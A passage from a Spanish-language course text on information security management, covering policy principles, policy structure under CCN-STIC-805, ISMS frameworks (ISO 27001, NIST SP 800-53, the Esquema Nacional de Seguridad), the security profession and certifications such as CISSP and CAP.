Este apartado explica los tipos de **normativas** necesarias en una política de seguridad y las **fases** y **actividades** que llevar a cabo dentro del proceso de gestión de la seguridad de acuerdo con un conjunto de principios de seguridad. Además, explica cómo es la puesta en marcha del proceso de seguridad, que se puede escenificar como una rueda que incluye una serie de fases que conforman un SGSI.

Se ha de contemplar siempre el **principio de privilegio mínimo**, que consiste en tratar de minimizar el número de usuarios con privilegios de administrador, el conjunto de equipos externos con acceso a sistemas locales y el número de situaciones en las que alguien o algo tiene privilegios de acceso que no necesita para que el trabajo salga adelante.



Figura 1. Política de seguridad. Fuente: elaboración propia.

Hay que implementar las salvaguardas de seguridad teniendo presentes los **principios de defensa en profundidad** y de **diversidad de defensa**. Se debe intentar tener más de un nivel de defensa y que sean de distinta naturaleza para, de esta forma, hacer más difícil el trabajo del supuesto atacante, que no solo debe vencer más de una defensa, sino que cada una lo obliga a tener distintos tipos de conocimiento.

También es importante seguir el **principio del cierre completo**, que consiste en garantizar que, ante un incidente de ataque con éxito a un componente, este queda aislado del resto de activos de la organización. Quizás el más importante y difícil de conseguir es el **principio de simplicidad**, que persigue que se cumplan todos los anteriores a la vez que se puede gestionar todo el sistema, de manera simple y entendible.

Es necesario remarcar que se debe cumplir, en toda política de seguridad, cualquier **obligación legal** en el marco de las leyes del país donde se quiera imponer la política.

Para conseguir el objetivo, se define un conjunto de normas, procesos y procedimientos relacionados con **todos los ámbitos de la seguridad** que se ejecutan de forma cíclica para eliminar todas las vulnerabilidades posibles. Algunas de las **normas claves** que estarán en cualquier política son:

- ▶ SGSI.
- ▶ Ciclo de vida de desarrollo seguro de *software*.
- ▶ Normas de uso aceptable de equipos y servicios.
- ▶ Normas de acceso remoto.
- ▶ Normas de protección de la información.
- ▶ Normas sobre la seguridad perimetral.
- ▶ Normas básicas de seguridad física.
- ▶ Normas sobre respuestas a incidentes.
- ▶ Encriptación aceptable.
- ▶ Proveedores de conexión a Internet aceptables.
- ▶ Proveedores de *software* aceptables.
- ▶ Seguridad en las adquisiciones.
- ▶ Auditoría.
- ▶ Valoración de riesgos.
- ▶ Contraseñas aceptables.
- ▶ Seguridad de portátiles.
- ▶ Seguridad de equipos en las zonas desmilitarizadas (*demilitarized zones*, DMZ).
- ▶ Redes privadas virtuales.
- ▶ Seguridad de los servidores.
- ▶ Laboratorios de prueba de problemas de seguridad.
- ▶ Antivirus.
- ▶ Seguridad de encaminadores y conmutadores.
- ▶ Comunicaciones *wireless*.
- ▶ Cortafuegos aceptables.

Varios **estándares** se pueden seguir para la implantación de una **política de seguridad**:

- ▶ Esquema Nacional de Seguridad, guía CCN-STIC-805 (Real Decreto 3/2010, 2010).
- ▶ ISO 27001 (ISO27001-5, 2020).
- ▶ COBIT 5 (Cuzme Rodríguez et al., 2017) para la seguridad de la información.

El proceso principal que emana de la política de seguridad es el **SGSI**, que, a su vez, debe implantar un **ciclo de vida de desarrollo seguro de *software*** para implementar la seguridad de las aplicaciones *online* desde el comienzo del desarrollo. Estos procesos son la base para implementar la seguridad y protección de los sistemas de información y comunicaciones de la organización.

2.3. Diseño de la política de seguridad

Las políticas tienen muchas utilidades. Por ejemplo, podrían ser un salvavidas durante un desastre o un requisito de una función reguladora. La política también puede proporcionar protección contra la responsabilidad debida a un trabajador o definir acciones para el control de los secretos comerciales.

Diferentes tipos de políticas

El término «política» es uno de esos términos que pueden significar varias cosas en seguridad de la información. Por ejemplo, existen políticas de seguridad en servidores que se refieren al control de acceso y la información de enrutamiento. Los estándares, procedimientos y directrices también se conocen como políticas en el sentido más amplio de la seguridad.

Aquí se hace referencia a las políticas como **controles administrativos de carácter temático**, a veces denominadas «políticas funcionales». Estas políticas detallan las políticas generales de la organización.

Políticas y su importancia

Las políticas no son directrices o estándares, ni tampoco, obviamente, procedimientos. Las políticas describen la seguridad en términos generales y no específicos; pueden considerarse las plantillas o requisitos generales que **determinan cómo se diseñarán e implementarán los diferentes elementos de la seguridad**.

La **diferencia entre política e implementación** es importante. Por ejemplo, si una política estableciese que el *login* único debe hacerse con un producto concreto de una empresa, cuando el mercado evolucione, puede que otros productos sean mejores. No parece razonable que el objetivo (que es lo que define la política) esté ligado a un producto o tecnología concreta, al menos en la mayoría de los casos. Ahora bien, la política sí que puede indicar la obligatoriedad de que, independientemente de la elección de producto final, se documenten las razones de por qué se ha seleccionado.

El **diseño de políticas** es importante porque estas definen los **objetivos de la seguridad**. Además, la participación de la dirección en la definición de las políticas proporciona un mensaje claro sobre la implicación y compromiso de la organización en sus niveles directivos. Las políticas se aplican a la organización entera, por lo que facilitan tener unos **estándares de seguridad coherentes**, y esto es algo que los clientes pueden apreciar y hace la gestión más sencilla.

Por último, las políticas son útiles para **gestionar los litigios**. Si se amonesta a un empleado por una acción relacionada con la seguridad y no había una política escrita, es complicado justificar esa amonestación. Desde una perspectiva más pragmática, la ausencia de políticas escritas correctamente simplemente impide la evaluación externa y la auditoría.

Secciones de una política de seguridad

De acuerdo con la guía CCN-STIC-805 del Centro Criptológico Nacional (CCN) (2011), las secciones típicas de una política de seguridad de la información son:

- «1. Misión u objetivos del organismo
- 2. Marco normativo
- 3. Organización de seguridad
 - Definición de comités y roles unipersonales
 - Funciones
 - Responsabilidades
 - Mecanismos de coordinación
 - Procedimientos de designación de personas
- 4. Concienciación y formación
- 5. Postura para la gestión de riesgos
 - Plan de análisis
 - Criterios de evaluación de riesgos
 - Directrices de tratamiento
 - Proceso de aceptación del riesgo residual
- 6. Proceso de revisión de la política de seguridad».

Misión y objetivos

Se describirá la razón de la existencia de la organización y los servicios que presta.

Marco normativo

El objetivo es definir por escrito las **responsabilidades** en que puede incurrir una organización por su naturaleza jurídica, sus obligaciones de cumplir con la normativa nacional o de la industria y sus obligaciones contractuales con terceros señalando la normativa correspondiente.

Organización de la seguridad

En esta sección del CCN-STIC-805 se detallan las siguientes actividades (CCN, 2011):

- «- Se debe describir cómo se coordina el organismo para atender a las necesidades de seguridad, tanto TIC como en otras materias y cómo se distribuye la información y se toman decisiones corporativas. La guía CCN-STIC 402 (CCN STIC402, 2006) puede usarse como modelo.
- Se deben describir los roles unipersonales en materia de seguridad de la información. En particular la figura del responsable de Seguridad de la información, detallando sus funciones y responsabilidades.
- Se debe determinar la estructura de seguridad [...]
- Cuando se traten datos de carácter personal, se hará mención explícita al Documento de Seguridad que refleja la postura de <el organismo> respecto de los mismos».

Concienciación y formación

El objetivo es comprender plenamente que la seguridad de la información concierne a **todos los miembros y todas las actividades**, de conformidad con el principio de seguridad total, así como la presentación clara de los medios necesarios para que todos los participantes en el proceso y sus responsables directos sean sensibles a los diversos riesgos a los que se están expuestos.

Gestión de riesgos

El análisis de riesgos será el pilar para determinar los controles de seguridad por implementar. Esta sección debe reflejar el **compromiso** y la **obligación** de los responsables del sistema de realizar análisis de riesgo y estudiar sus conclusiones. El análisis y tratamiento de riesgos debe ser una actividad que se repita periódicamente.

Proceso de aprobación y revisión

La política de seguridad de la información es un **documento** que será aprobado formalmente por la alta dirección y será vinculante para toda la organización.

Asimismo, será objeto de un proceso periódico de revisión para **adaptarlo a las nuevas circunstancias**, técnicas u organizativas, y evitar que quede obsoleto. Por esta razón, se establecerá un proceso organizativo para garantizar que la puntualidad, relevancia, integridad, completitud y precisión de lo que establece la política se revisará periódicamente y se presentará a la alta dirección para su aprobación oficial. El proceso de preparación y aprobación debe estar claramente definido en la misma política.

Herramientas para implementar la política de seguridad

Dado que la política de seguridad está escrita en un nivel muy amplio, se requiere complementarla con documentos más precisos que ayuden a llevar a cabo lo propuesto. Para ello, se utilizan otros instrumentos que reciben diferentes nombres. Los más comunes son los siguientes:

- ▶ Normas de seguridad.
- ▶ Guías de seguridad.
- ▶ Procedimientos de seguridad.

Las **normas** estandarizan el uso de aspectos específicos del sistema. Indican un uso correcto y responsabilidad del usuario y son obligatorias.

Una **guía** es de naturaleza educativa y está destinada a ayudar a los usuarios a aplicar las medidas de seguridad correctamente al proporcionar un razonamiento donde no se dispone de los procedimientos correctos. Por ejemplo, a menudo hay una guía para escribir procedimientos para configurar la seguridad de un sistema operativo o un servicio determinado. La orientación ayuda a evitar que se pasen por alto problemas de seguridad importantes, lo que se puede realizar de varias maneras.

Los **procedimientos (operativos) seguros** se ocupan de tareas específicas, mostrando cada paso que se debe realizar. Son muy útiles en tareas que son repetitivas, como puede ser un procedimiento de *backup* y recuperación de un sistema.

Las organizaciones no siempre separan claramente estos diferentes tipos de herramientas, pero, en ocasiones, se crean **guías de usuario y manuales de seguridad** que contienen un poco de todos los elementos mencionados en este artículo anterior, siempre buscando una mayor eficiencia en la sensibilización y **formación de los usuarios del sistema**. Aunque los manuales y los reglamentos mixtos pueden servir como herramientas importantes, a menudo es útil distinguir claramente entre lo que se refiere a la política y su aplicación práctica. De esta forma, se puede ser más flexible y se consigue una cierta uniformidad de resultados incluso cuando evoluciona o cambia la tecnología o cualquiera de los mecanismos empleados.

2.4. Sistema de gestión de seguridad de la información

Como se ha dicho anteriormente, la política de seguridad de toda organización debe llevar a cabo la implementación de un sistema que gestione las medidas de seguridad en todos los niveles que hay que implantar para proteger adecuadamente los sistemas.

Un SGSI es para una organización el **diseño, implantación y mantenimiento de un conjunto de procesos** que permitan **gestionar de forma eficiente la accesibilidad de la información** y asegurar la confidencialidad, integridad y disponibilidad de los activos de información, minimizando, a la vez, los riesgos de seguridad de esta.

Un SGSI debe seguir siendo eficiente durante un **largo tiempo** adaptándose a los cambios internos de la organización, así como a los externos del entorno, gestionando el riesgo de forma dinámica con el objetivo de que el **riesgo residual sea el mínimo posible**.

Hay varios modelos que se pueden seguir para implantar un SGSI. Normalmente, siguen el esquema de fases **plan-do-check-act** (PDCA), que significa «planificar-hacer-controlar-actuar». Este es un enfoque de **mejora continua** basado en una monitorización constante del sistema que permite actualizar el riesgo residual de los activos de la organización de forma dinámica:

Plan (planificar): es una fase de diseño del SGSI en la que se realiza la evaluación de riesgos de seguridad de la información y la selección de controles adecuados.
Do (hacer): es una fase que envuelve la implantación y operación de los controles.
Check (controlar): es una fase que tiene como objetivo revisar y evaluar el desempeño (eficiencia y eficacia) del SGSI.
Act (actuar): en esta fase se realizan cambios, cuando sea necesario, para llevar de vuelta el SGSI al máximo rendimiento.

Tabla 2. Fases PDCA. Fuente: elaboración propia.

Tres de las implementaciones más importantes de SGSI son:

- ▶ ISO 27001.
- ▶ NIST SP 800-53. Rev. 5.
- ▶ Esquema Nacional de Seguridad (España).

ISO 27001

Este sistema (ISO27000, s. f.) sigue el enfoque de mejora continua de fases PDCA. Los **aspectos y documentación** más importantes por desarrollar en este esquema son:

- ▶ Alcance del SGSI.
- ▶ Procedimientos y controles que apoyan el SGSI.
- ▶ Descripción de la metodología de evaluación del riesgo.
- ▶ Informe resultante de la evaluación del riesgo.
- ▶ Plan de tratamiento de riesgos.

- ▶ Procedimientos de planificación, manejo y control de los procesos de seguridad de la información y de medición de la eficacia de los controles.
- ▶ Registros.
- ▶ Declaración de aplicabilidad (*statement of applicability*, SoA).
- ▶ Procedimiento de gestión de toda la documentación del SGSI.

Las **actividades** más importantes por realizar en ISO 27001, dentro de un enfoque de mejora continua, son (Figura 2):

- ▶ Implicación de la dirección.
- ▶ Alcance del SGSI y política de seguridad.
- ▶ Inventario de todos los activos de información.
- ▶ Metodología de evaluación del riesgo.
- ▶ Identificación de amenazas, vulnerabilidades e impactos.
- ▶ Análisis y evaluación de riesgos.
- ▶ Selección de controles para el tratamiento de riesgos.
- ▶ Aprobación por parte de la dirección del riesgo residual.
- ▶ Declaración de aplicabilidad.
- ▶ Plan de tratamiento de riesgos.
- ▶ Implementación de controles, documentación de políticas, procedimientos e instrucciones de trabajo.
- ▶ Definición de un método de medida de la eficacia de los controles y su puesta en marcha.
- ▶ Formación y concienciación en lo relativo a seguridad de la información a todo el personal.
- ▶ Monitorización constante y registro de todas las incidencias.
- ▶ Realización de auditorías internas.
- ▶ Evaluación de riesgos periódica, revisión del nivel de riesgo residual, del propio SGSI y de su alcance.
- ▶ Mejora continua del SGSI.




Figura 2. Actividades ISO 27001. Fuente: ISO27000, s. f.

Requisitos de documentación

La documentación del SGSI deberá incluir la **política, alcance y objetivos** del SGSI, así como los diferentes **procedimientos y controles** de seguridad del sistema. La documentación será más o menos amplia dependiendo de la organización y de las diferentes actividades que desarrolle. Por tanto, el alcance y complejidad de los requerimientos de seguridad variarán en función de estas circunstancias.

La dirección debe aprobar un **documento de política de seguridad de la información** que se deberá **publicar y comunicar a todos los empleados** y entidades externas relevantes. Se deben aprobar los documentos previamente a su distribución, revisando y actualizándolos periódicamente según las necesidades requeridas.



Figura 3. Jerarquía de documentación ISO 27001. Fuente: elaboración propia.

Compromiso de la dirección

La norma ISO 27001 especifica la obligación de **suministrar evidencias del compromiso** planteado, tanto en el desarrollo como en la implantación y mejora del sistema, en los siguientes aspectos:

- ▶ En el proceso de comunicación interna al personal de la organización del SGSI en la empresa.
- ▶ En el establecimiento de la política y los objetivos del SGSI de la empresa.
- ▶ En la revisión periódica del desempeño del SGSI.
- ▶ En el aseguramiento de la disponibilidad de los recursos necesarios para la plena efectividad del SGSI.

Responsabilidades

Las responsabilidades y sus correspondientes autoridades deben estar perfectamente definidas en cualquier organización o empresa. La norma ISO requiere que la **alta dirección** asegure que se cumplan estos requisitos y que las responsabilidades sean comunicadas dentro de la organización, valorando el tamaño, complejidad y cultura de esta. Se puede nombrar un **representante** de la dirección, quien tendrá la responsabilidad de:

- ▶ Asegurar que los procesos del SGSI se implanten y funcionen.
- ▶ Informar a la alta dirección sobre el desempeño del sistema y cualquier oportunidad de mejora.

Revisión por la dirección

La dirección debe desarrollar una actividad de revisión que implique la verificación de la eficacia y efectividad del SGSI para asegurar su plena validez. El proceso de revisión por la dirección no debería ser un planteamiento realizado solamente para satisfacer los requisitos de la norma o de los auditores, sino que debería ser una parte integral de los procesos de gestión de la organización.

NIST SP 800-53. Rev5

El Risk Management Framework (RMF) del National Institute for Standards and Technologies (NIST) es otro modelo de SGSI que aborda los problemas de seguridad de las organizaciones relacionadas con el diseño, desarrollo, implementación, operación y disponibilidad de los sistemas de información y los entornos en los que operan dichos sistemas.

El RMF del NIST se compone de los siguientes seis pasos (2020):




Figura 4. Esquema RMF del SGSI según NIST 800-53. Rev. 4. Fuente: NIST, 2020.

- ▶ **Clasificar** el sistema de información basado en una evaluación de impacto (FIPS publicación 199).
- ▶ **Seleccionar** los controles de seguridad básicos aplicables con base en los resultados de la clasificación de seguridad y aplicar la adaptación de orientación (incluyendo el uso potencial de superposiciones).
- ▶ **Aplicar** los controles de seguridad y documentar el diseño, desarrollo y detalles de la implementación de los controles.
- ▶ **Evaluar** los controles de seguridad para determinar el grado en que los controles están implementados correctamente, operando como se pretendía y produciendo el resultado deseado con respecto al cumplimiento de los requisitos de seguridad del sistema.
- ▶ **Autorizar** la operación del sistema de información basada en una determinación del riesgo de las operaciones de la organización y de los activos, los individuos y

otras organizaciones, resultante de la operación y el uso del sistema de información y la decisión de que este riesgo es aceptable.

- **Supervisar** los controles de seguridad en el sistema de información y el entorno de operación de forma permanente para determinar la efectividad del control, los cambios en el sistema/entorno y el cumplimiento de la legislación, órdenes ejecutivas, directrices, políticas, reglamentos y normas.

Esquema Nacional de Seguridad

El Esquema Nacional de Seguridad (ENS) es el modelo de SGSI que sigue la administración pública española. El **Real Decreto 3/2010** de 8 de enero de desarrollo del Esquema Nacional de Seguridad fija los **principios básicos y requisitos mínimos**, así como las medidas de protección por implantar en los sistemas de la Administración, y promueve la elaboración y difusión de guías de seguridad de las tecnologías de la información y las comunicaciones por parte del CCN para facilitar un mejor cumplimiento de dichos requisitos mínimos.

Se recomienda la visualización de la clase magistral *Esquema Nacional de Seguridad*, sobre el Esquema Nacional de Seguridad, de obligado cumplimiento en la Administración pública española.



Accede al vídeo

Básicamente, la implantación del esquema consta de los siguientes pasos, que se representan en la Figura 5:

1. Categorizar el sistema de información:
 - El responsable de la información manejada establece los niveles requeridos (anexo I del ENS y guía CCN-STIC-803).
 - El responsable de los servicios prestados establece los niveles requeridos (anexo I del ENS y guía CCN-STIC-803).

- Se deduce automáticamente la categoría del sistema de información.

2. Seleccionar medidas de seguridad:

- El responsable de la seguridad realiza el pertinente análisis de riesgos.
- El responsable de la seguridad determina la declaración de aplicabilidad, teniendo en cuenta los mínimos requeridos por el anexo II del ENS y las medidas adicionales que se estimen oportunas.

3. Implantar las medidas de seguridad:

- El administrador de seguridad del sistema se encarga de aplicar las medidas acordadas (guía CCN-STIC-804).

4. Evaluar la seguridad del sistema de información:

- Corresponde al sistema de gestión que se emplee. Pudiendo recurrir a auditorías externas cuando sea pertinente (guía CCN-STIC-808), se evalúa el riesgo residual.

5. Autorización para operar:

- El responsable de la información acepta el riesgo residual sobre la información que le compete.
- El responsable del servicio acepta el riesgo residual sobre los servicios que le competen. Puede ser necesario un plan de mejora de la seguridad para atender a los riesgos que no son aceptables, regresando al paso 2.

6. Monitorizar:

- El administrador de seguridad del sistema recopila información sobre el desempeño del sistema de información en materia de seguridad.
- El responsable de la seguridad monitoriza que el sistema de información se comporta dentro de los márgenes aceptados de riesgo.
- Los responsables de la información y de los servicios son informados de desviaciones significativas del riesgo sobre los activos de los que son propietarios; si la desviación es elevada, el responsable del sistema puede

acordar la suspensión temporal del servicio hasta que se puedan garantizar niveles aceptables de riesgo.




Figura 5. Esquema Nacional de Seguridad (ENS). Fuente: elaboración propia.

2.5. Profesión de gestión de la ciberseguridad

Una profesión puede caracterizarse por el desarrollo de los siguientes cinco criterios:

- ▶ La creación de un cuerpo organizado de conocimientos.
- ▶ El reconocimiento por parte de los clientes de la autoridad de la profesión.
- ▶ La aprobación de la comunidad de la autoridad de la profesión.
- ▶ Un código de ética.
- ▶ Una cultura profesional apoyada por la actividad académica y profesional.

En cuanto a la disciplina de la seguridad de la información, aunque no existe una carrera de grado específica para esta, sí se ha desarrollado claramente como **disciplina independiente**.

Aunque no hay una asociación profesional de clara aceptación general, el **cuerpo de conocimiento** (*body of knowledge*, BOK) del [Consortio Internacional de Certificación de Seguridad de Sistemas de Información](#) o (ISC)² es un ejemplo de recopilación de requisitos en el área que puede considerarse como definitorio de qué debe saber un **profesional de la seguridad** de la información. También el (ISC)² incluye en sus requisitos un código ético al que los certificados por la organización deben adherirse.

El **reconocimiento de la profesión** por la comunidad y los clientes parece más que evidente por la existencia de consultoras y empresas especializadas. Desde el punto de vista académico, existen conferencias académicas especializadas. También hay conferencias y eventos profesionales no específicos del ámbito académico.

Revistas y eventos especializados

Desde el punto de vista académico, un ejemplo de evento especializado sería la conferencia [ACM Conference on Computer and Communication Security](#) (CCS), que se celebra desde 1993, organizada por el grupo de interés Security, Audit and Control (SIGSAC) de ACM.

Además de las conferencias, existen numerosas revistas especializadas:

IEEE Security and Privacy es un magacín técnico del IEEE. Como tal, los artículos publicados son breves. A pesar de quedar sometidos a evaluación por pares (*peer review*), según la política editorial, «en general, no son adecuados para su publicación los artículos que cubren un área técnica muy particular» (IEEE, s. f. a). Para estos artículos que no encajan, se nos sugieren otras revistas de IEEE más orientadas a la investigación.

Un ejemplo de esas revistas es [IEEE Transactions on Secure and Dependable System](#).

¿El *hacker* como profesional?

Existe mucha confusión sobre el término *hacker* y la connotación peyorativa que a veces se le ha asignado. Sin entrar en discusiones terminológicas, es importante resaltar que, actualmente, existe un concepto de «*hacking* ético» que implica el

análisis de vulnerabilidades de sistemas mediante acciones ofensivas, pero **excluyendo los motivos maliciosos o espurios**. Por ello, el *hacker* ético actúa en coordinación con las empresas, que utilizan sus servicios para mejorar su seguridad.

El *hacker* ético es un profesional con unas capacidades muy concretas que normalmente realiza *penetration testing* de manera controlada y previo contrato o acuerdo con la empresa. La perspectiva de *hacking* ético tiene como elemento interesante el situar la **seguridad desde el contexto del atacante**.

Los eventos relacionados con el *hacking* son diferentes de las conferencias académicas. Ejemplos de estos eventos son el evento [DefCon](#) y [HackerHalted](#). En ellos, se diseminan las técnicas y vulnerabilidades de seguridad que se encuentran en la práctica, las cuales pueden utilizarse de manera maliciosa o ética. Aunque realmente las técnicas son las mismas, son la intención o el uso los que las diferencian.

2.6. Certificaciones de ciberseguridad

El (ISC)², fundado en 1989, es una organización sin ánimo de lucro con sede en Florida dedicada fundamentalmente a la formación y certificación en seguridad de la información.

Se recomienda la visualización de la clase magistral *Certificaciones de ciberseguridad* sobre principales certificaciones de gestión de la ciberseguridad.



Accede al vídeo

Las certificaciones (ISC)² incluyen:

- ▶ Certified Information Systems Security Professional (CISSP), que incluye:
 - Information Systems Security Architecture Professional (CISSP-ISSAP).
 - Information Systems Security Engineering Professional (CISSP-ISSEP).
 - Information Systems Security Management Professional (CISSP-ISSMP).
- ▶ Certified Secure Software Lifecycle Professional (CSSLP).
- ▶ Certification and Accreditation Professional (CAP).
- ▶ Systems Security Certified Practitioner (SSCP).

Probablemente la más conocida y extendida de todas ellas es la CISSP, que es una certificación profesional generalista muy amplia.

CISSP

La certificación CISSP es una de las más valoradas por su reconocimiento internacional. Una CISSP está certificada como profesional para **definir la arquitectura, diseño, gestión y controles de los sistemas** empresariales. Los certificados, además de contar con un valor añadido para su contratación, forman parte de la comunidad de (ISC)², donde pueden actualizarse y tener oportunidades adicionales para interactuar con sus colegas.

La CISSP se estructura en **diez dominios** que conforman el Common Body of Knowledge (CBK):

- ▶ Seguridad de la información y gestión de riesgos (*information security and risk management*).
- ▶ Sistemas y metodología de control de acceso (*access control systems and methodology*).
- ▶ Criptografía (*cryptography*).
- ▶ Seguridad física (*physical security*).

- ▶ Arquitectura y diseño de seguridad (*security architecture and design*).
- ▶ Legislación, regulaciones, cumplimiento de estas e investigación (*legal, regulations, compliance, and investigation*).
- ▶ Seguridad de red y telecomunicaciones (*telecommunications and network security*).
- ▶ Planes de continuidad del negocio y de recuperación frente a desastres (*business continuity and disaster recovery planning*).
- ▶ Seguridad en el desarrollo de aplicaciones (*application development security*).
- ▶ Seguridad de operaciones (*operations security*).

Para la certificación CISSP se deben cumplir los siguientes requisitos:

- ▶ **Aprobar el examen CISSP:** consta de 250 preguntas de selección simple y seis horas de duración.
- ▶ Demostrar **experiencia mínima de cinco años** en al menos dos de los diez dominios del CBK.
- ▶ Adherirse al **código ético de la (ISC)²**.

Para mantener la certificación CISSP se debe realizar una cierta cantidad de **actividades** cuya finalidad es **asegurar que el profesional se ha mantenido activo** en el área de la seguridad en el tiempo. Cada una de estas actividades recibe cierta cantidad de créditos (CPE), de los cuales el profesional debe reunir 120 cada tres años.

CAP

La certificación CAP se dirige a **certificar los conocimientos, las habilidades y las capacidades que necesitan los profesionales** que evalúan riesgos y establecen parámetros de seguridad para contrarrestar los riesgos potenciales. Se ha preparado con la colaboración de la Oficina de Seguridad de la Información del Departamento de Estado de los EE. UU.

Esta certificación se centra en los siguientes dominios:

- ▶ Entender la autorización de seguridad de sistemas de información.
- ▶ Categorizar los sistemas de información.
- ▶ Establecer la línea de base de control de seguridad.
- ▶ Aplicar controles de seguridad.
- ▶ Evaluar controles de seguridad.
- ▶ Autorizar sistemas de información.
- ▶ Monitorizar los controles de seguridad.

Como se puede ver, es una **certificación asociada a los procesos de autorización y certificación**, no tan amplia como la CISSP.

La certificación ICSM de ISACA

